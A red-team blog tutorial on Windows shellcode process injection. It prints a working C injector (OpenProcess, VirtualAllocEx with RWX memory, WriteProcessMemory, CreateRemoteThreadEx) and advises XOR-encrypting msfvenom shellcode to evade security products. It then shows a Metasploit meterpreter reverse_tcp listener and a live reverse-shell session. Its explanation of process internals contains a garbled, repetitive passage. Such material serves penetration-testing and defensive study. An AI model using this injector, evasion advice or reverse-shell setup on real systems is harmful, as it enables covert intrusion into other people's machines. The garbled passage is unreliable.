Process Injection

redfoxsec.com/blog/process-injection-harnessing-the-power-of-shellcode

Shashi Kant Prasad February 22, 2024

Process Injection: Harnessing the Power of Shellcode

- February 22, 2024
- Red Team
- Shashi Kant Prasad

Process injection is an advanced penetration testing technique used by experienced penetration testers to introduce malicious code into non-malicious processes, infiltrating stealthily without detection and response solutions.

Also referred to as shellcode injection, process injection employs various mechanisms and methodologies in its quest. We will explore its theory as well as different forms of shellcode injection used to meet its objectives here in our comprehensive guide on process injection! Prepare to explore this extraordinary world of process injection!

An Introduction to Process Injection

Process injection is a technique that uses code injection into non-malicious processes to enable stealthy system infection. By injecting code into legitimate processes, attackers can avoid detection while accessing memory, resources, and even elevated privileges belonging to that process. Its main goal is privilege escalation, which allows attackers to compromise other users on the system.

Understand Processes

Prior to delving deeper into process injection, we must understand its core concepts: processes. Simply put, a process is an executing program consisting of a private virtual address space and executable program as well as handles for open handles that need opening, security context contexts, context IDs, process IDs, process IDs, and process IDs threads; each process has its own memory space thread and security context ID.

Virtual Address Space

- A process's virtual address space refers to the memory that it can access.
- This space may either be private or shared, with private memory accessed only by itself while shared memory is mapped on disk and shared between multiple processes.
- Tools like VMMap can help visualize these virtual address spaces for better insight.

Table of Handles

Handles, which represent system resources such as files, threads, processes, and more, can be seen in a table of handles that contains references for all open handles associated with one process. Tools like Process Explorer can give insight into all open handles associated with one process.

Tokens

Every process needs an access token that establishes its security context. An access token consists of several components, such as security identifiers (SIDs) for accounts and groups held by users or groups, privileges held by those groups, etc. Process Explorer can help you understand a process's access token by showing its constituent parts.

Threads

A thread is the component of a process responsible for running code. It maintains the state of CPU registers, security context, and overall process state – plus any additional tasks that might run concurrently on it. A process may contain multiple threads executing independently within it.

Exploring Privileges and Integrity

- Privileges play an essential part in process injection.

- They determine which system-level operations a process can carry out and include SeDebugPrivilege, SeImpersonatePrivilege, and SeTcbPrivilege as examples of commonly-held privileges.
- Access tokens provide more detail regarding the security context of processes, including their owner, group memberships, and impersonation levels – understanding both types are vital to successfully injecting processes.

Shellcode Injection

Shellcode injection (also known as Portable Executable (PE) injection) is a popular means of process injection that involves writing malicious code into another process's virtual address space and executing it within it. Steps involved with shellcode injection include:

- Opening a handle to the victim process.
- Allocating memory within the target process.
- Writing shellcode into allocated memory space
- Initiating its execution via new threads

Generating Shellcode as the Key to Success

Shellcode is at the core of process injection techniques, containing malicious code that will be introduced into target processes. When creating shellcode, it is vitally important to take extra caution in its generation – using it from online sources can often be detected by security solutions; to bypass such detections and for greater protection, it should instead be encrypted using XOR operations – tools like msfvenom can be used to generate it for this purpose before being encrypted using this technique.

Exhibit: Working Example of Shellcode Injection

To demonstrate the power of shellcode injection, let's run through an example that illustrates it.

Let us examine the following code:


```
#include <windows.h>
#include <stdio.h>

const char* k = "[+]";
const char* i = "[*]";
const char* e = "[-]";
DWORD PID, TID = NULL;
LPVOID rBuffer = NULL;
HANDLE hProcess, hThread = NULL;

unsigned char shellcode[] = /*SHELLCODE GOES HERE*/;
int main (int argc, char* argv[]){
if(argc < 2){

printf("%s Usage: program.exe <PID>\n", e);
return EXIT_FAILURE;
}

PID = atoi(argv[1]);
printf("%s Trying to open a handle to process (%ld)\n", i, PID);

/*1. Open a handle to the process*/

hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);
printf("%s Got a handle to the process!\n\\---0x%p\n", k, hProcess);

if(hProcess==NULL){
   printf("%s Could'nt get a handle to the process (%ld), error: %ld\n", e, PID,
GetLastError());
return EXIT_FAILURE;

}
/*2. Allocate space to the process memory*/

rBuffer = VirtualAllocEx(hProcess, NULL, sizeof(shellcode), (MEM_COMMIT |
MEM_RESERVE), PAGE_EXECUTE_READWRITE);
printf("%s Allocated %zu bytes of memory of process (%ld) with rwx
permissions\n",k, sizeof(shellcode), PID);

/*3. Write the shellcode to the memory*/

WriteProcessMemory(hProcess, rBuffer, shellcode, sizeof(shellcode), NULL);
printf("%s Wrote %zu bytes to process (%ld) memory\n",k, sizeof(shellcode), PID);


/*4. Create Thread to run our payload*/
hThread = CreateRemoteThreadEx(hProcess, NULL, 0,(LPTHREAD_START_ROUTINE)rBuffer,
NULL, 0, 0, &TID);

if(hThread==NULL){
   printf("%s Could'nt get a handle to the thread, error: %ld\n", e,
GetLastError());
  CloseHandle(hProcess);
  return EXIT_FAILURE;
```

```
}

printf("%s Got a handle to the thread(%ld)\n\\---0x%p\n", k, TID, hThread);

printf("%s Waiting for thread to finish executing\n", k);
WaitForSingleObject(hThread, INFINITE );
printf("%s Thread finished executing\n", k);

printf("%s Cleaning up\n", i);
CloseHandle(hThread);
CloseHandle(hProcess);

return EXIT_SUCCESS;
}
```

1. The program takes a process ID (PID) as a command-line argument.
2. It attempts to open a handle to the specified process using OpenProcess() with full access rights (PROCESS_ALL_ACCESS).
3. If successful, it allocates memory within the target process using VirtualAllocEx() to store the shellcode. The memory allocation is set with read, write, and execute permissions (PAGE_EXECUTE_READWRITE).
4. The program then writes the shellcode into the allocated memory space within the target process using WriteProcessMemory().
5. After writing the shellcode, it creates a remote thread within the target process to execute the injected code using CreateRemoteThreadEx(). This effectively starts a new thread within the target process, with the thread's entry point set to the beginning of the injected shellcode.
6. Finally, the program waits for the remote thread to finish executing by calling WaitForSingleObject() with an infinite timeout, ensuring that the injected code completes its execution before proceeding.
7. Once the remote thread has finished executing, the program closes the handles to the remote thread and the target process using CloseHandle().

Let us see this in action:


Step 1) We will first generate a meterpreter reverse shell shellcode



Step 2) Next, we will paste the generated shellcode into the code above and compile it.

Step 3) Once compiled, let us spawn a legitimate process, here notepad and get its PID.

Step 4) Now, we will execute the compiled code with the PID of notepad.



Step 5) Simultaneously, let us configure a listener in Metasploit with the exploit/multi/handler module.

```
msf6 exploit(multi/handler) > set LHOST 10.0.3.4
LHOST => 10.0.3.4
msf6 exploit(multi/handler) > set LPORT 9001
LPORT => 9001
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.3.4:9001
[*] Sending stage (200774 bytes) to 10.0.3.5
[*] Meterpreter session 3 opened (10.0.3.4:9001 -> 10.0.3.5:51601) at 2024-02-21 05:43:43 -0500

meterpreter >
```

We can see that we get a reverse shell with the shellcode we had injected which got executed through process injection

```
[*] Started reverse TCP handler on 10.0.3.4:9001
[*] Sending stage (200774 bytes) to 10.0.3.5
[*] Meterpreter session 3 opened (10.0.3.4:9001 -> 10.0.3.5:51601) at 2024-02-21 05:43:43 -0500

meterpreter > shell
Process 1456 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3930]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Documents\projects\3. Process_Injection>whoami
whoami
desktop-edhe5vn\admin

C:\Users\Admin\Documents\projects\3. Process_Injection>
```

Next Steps: Advance Your Injection Techniques

Enhance shellcode injection with automated PID detection, minimized permission requests, safer memory allocation, direct WinAPI function calls, and sandbox evasion. Refine techniques to evade detection effectively.

TL;DR

Understanding process injection and its various methods empowers penetration testers to bypass defenses, gaining unauthorized access. Ethical and responsible use of these skills strengthens cybersecurity, emphasizing the importance of using such techniques judiciously.

Leverage deep understanding of process and shellcode injection to fully explore their potential!

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. If you are looking to improve your organization's security posture, contact us today to discuss your security testing needs. Our team of security professionals can help you identify vulnerabilities and weaknesses in your systems and provide recommendations to remediate them.

Join us on our journey of growth and development by signing up for our comprehensive courses.

PreviousDecoding the Mystery: Identifying Unlabelled UART Pins
NextUnveiling Moniker Link (CVE-2024-21413): Navigating the Latest Cybersecurity Landscape

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker's Swiss Army Knife. Have You Heard About It?